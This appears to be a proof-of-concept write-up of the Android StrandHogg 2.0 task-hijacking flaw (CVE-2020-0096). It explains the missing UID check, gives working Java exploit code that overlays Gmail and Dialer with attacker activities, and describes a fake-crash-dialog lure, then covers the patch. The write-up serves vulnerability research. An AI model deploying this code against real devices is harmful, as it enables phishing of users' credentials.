POC CVE-2020-0096
The poc exploit for the Stranghogg 2.0 vulnerability is documented here:
Introduction
CVE-2020-0096, famously known as StrandHogg 2.0 by its discoverers, highlights a sophisticated logic flaw within the Android multitasking framework. Specifically located within the ActivityStarter class of the Android Open Source Project (AOSP), this vulnerability exists in versions prior to Android 9.0. Unlike traditional malware that requires a lot of suspicious permissions from the user, StrandHogg 2.0 exploits the way Android handles task affinity, back stack and activity transitions.
By leveraging this flaw, an attacker can orchestrate a task hijacking attack, allowing a malicious application to run simultaneously as any other app installed on the device. When a victim clicks the icon of a legitimate app such as a banking portal or a mail apps, the ActivityStarter is tricked into injecting a malicious activity into the foreground. This creates an invisible overlay that can steal credentials and sensitive data in real-time, without any knowledge of the user believing he is feeding the data into a legitimate application.
Tasks and Backstack in Android
In the Android ecosystem, a Task is essentially a collection of activities that users interact with when performing a specific job. These activities are arranged in a “Last-In, First-Out” structure known as the back stack.
For example, when you click a link inside the Instagram app, the Chrome browser launches to open that link. This new browser activity is added to the top of the back stack, effectively pausing the Instagram activity in the background. If you press the back button, the browser activity is popped off the stack, and Instagram immediately returns to the foreground.

This architecture provides significant performance optimizations for the Android OS. When a new activity is opened, the state of the previous activity is retained in memory. This allows the OS to resume the previous activity almost instantly when the user navigates back, thanks to the cached state.
A critical component of this system is Task Affinity, which indicates which task a specific activity prefers to join. It is vital for the OS to rigorously verify these task assignments; otherwise, a user might launch a trusted app but unknowingly interact with a malicious foreground activity that has hijacked the task.
The ActivityStarter class
CVE-2020-0096 exposed a critical input validation gap inside the startActivities(Intent[]) method. The vulnerability arose because Android OS assumed homogeneity within the intent array, it verified the UID of only the primary intent and assumed the whole list as verified. This oversight allowed multiple apps to execute within a single task context, enabling malicious applications to hijack the legitimate apps’ activities within a task stack.


Because of this mistake, a bad app on the phone could easily hijack a real app. When the victim tapped the legitimate app’s icon, the malicious screen would appear instead. Since the attacker can make this fake screen look exactly like the real one, they could trick the user into trusting it and handing over their passwords.
The exploitation PoC
The Proof of Concept requires a straightforward environment: an Android emulator running any version prior to 9.0 with the ability to install custom APKs.
To trigger the exploit, we leverage the startActivities method to manipulate the task stack. By passing a specific sequence of intents, we can inject our malicious AttackerActivity into the same task as the target application. This ensures that when the user attempts to launch the legitimate app, our spoofed interface is rendered on top, effectively overlaying the intended activity.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Intent attackerIntent1 = new Intent(this, MainActivity2.class);
Intent attackerIntent2 = new Intent(this, MainActivity3.class);
Intent normalIntent = new Intent(this, NormalActivity.class);
normalIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);

Map<String, String> victimAppsIntents = new HashMap<>();
victimAppsIntents.put("com.google.android.gm", "com.google.android.gm.ConversationListActivityGmail"); //Gmail app
victimAppsIntents.put("com.google.android.dialer","com.google.android.dialer.extensions.GoogleDialtactsActivity"); //caller app
///// ADD ANY APPS INTENTS WANTED TO BE HIJACKED ////////


List<Intent> intentList = new ArrayList<>();
var i = 0;
for (String key : victimAppsIntents.keySet()) {
    Intent victimAppIntent = new Intent();
    victimAppIntent.setClassName(key, victimAppsIntents.get(key));
    victimAppIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);

    i++;
    intentList.add(victimAppIntent);
    if (i % 2 == 0) {
        intentList.add(attackerIntent1);
    }
    else{
        intentList.add(attackerIntent2);
    }
    intentList.add(attackerIntent1);
}
intentList.add(normalIntent);
Intent[] appsHijacking = intentList.toArray(new Intent[0]);
startActivities(appsHijacking);
After executing the exploit code, the resulting Intent[] array is structured as: {victimAppActivity1, maliciousActivity1, victimAppActivity2, maliciousActivity2, normalLookingActivity}.

In this configuration, the legitimate apps (like the Gmail and Messaging here) are invoked using the FLAG_ACTIVITY_NEW_TASK flag. This normally forces them into their own tasks. However, the injected malicious activities are deliberately launched without this flag. Because of this vulnerability, these malicious intents are granted entry into the same back stack as the legitimate apps. Also they are positioned on top of the stack, allowing them to overlay the foreground window and hijack the user’s view.
- Installing our malicious app inside the victim’s device to hijack the Gmail and Messaging apps.

- These are the main launcher activities of the Gmail and Messaging apps on the device.


- The exploit is most effective when the task stack is empty. After the device’s tasks are cleared, the code invokes
startActivitiesto stage the attack. Visually, the attacker may display a standard interface or a fake crash dialog. This social engineering tactic is designed to lure the user into closing the current window and attempting a fresh launch of the app via the launcher, unknowingly activating the overlay for the legitimate app’s activity.

- When the victim taps the Gmail icon on the home screen, the system retrieves the existing back stack before launching a new task and new state for the app as it has already saved the state of the app during its previous launch. Instead of loading the authentic Gmail interface, the device immediately displays our malicious activity, which sits at the top of that stack and on the foreground window.
- In the Recent Window too, for the task with the Gmail app’s activity on the foreground the malicious activity appears instead of the legitimate activity gaining more trust from the victim.

The malicious activities can be given format same as the legitimate apps of the device to deceive the user into believing that the activity he requested was opened successfully.
Conclusion
The vulnerability inside the ActivityStarter.java was fixed in the Android versions > 9.0 by Google.

The vulnerability relied on the ability to chain multiple activities together using startActivities to hijack the user’s screen. The patch tackles this by enforcing strict Task Isolation based on app identity.
When startActivities is called, the system now iterates through the provided array of intents. It compares the UID of the target apps against the UID of the first intent in the chain. If a different UID is detected, the system overrides the launch behavior.
By automatically appending FLAG_ACTIVITY_NEW_TASK to these unique intents, Android ensures they are ejected from the current task and spawned into their own independent window. This prevents a malicious app from overlaying a legitimate app within the same task history, effectively killing the hijacking attack vector.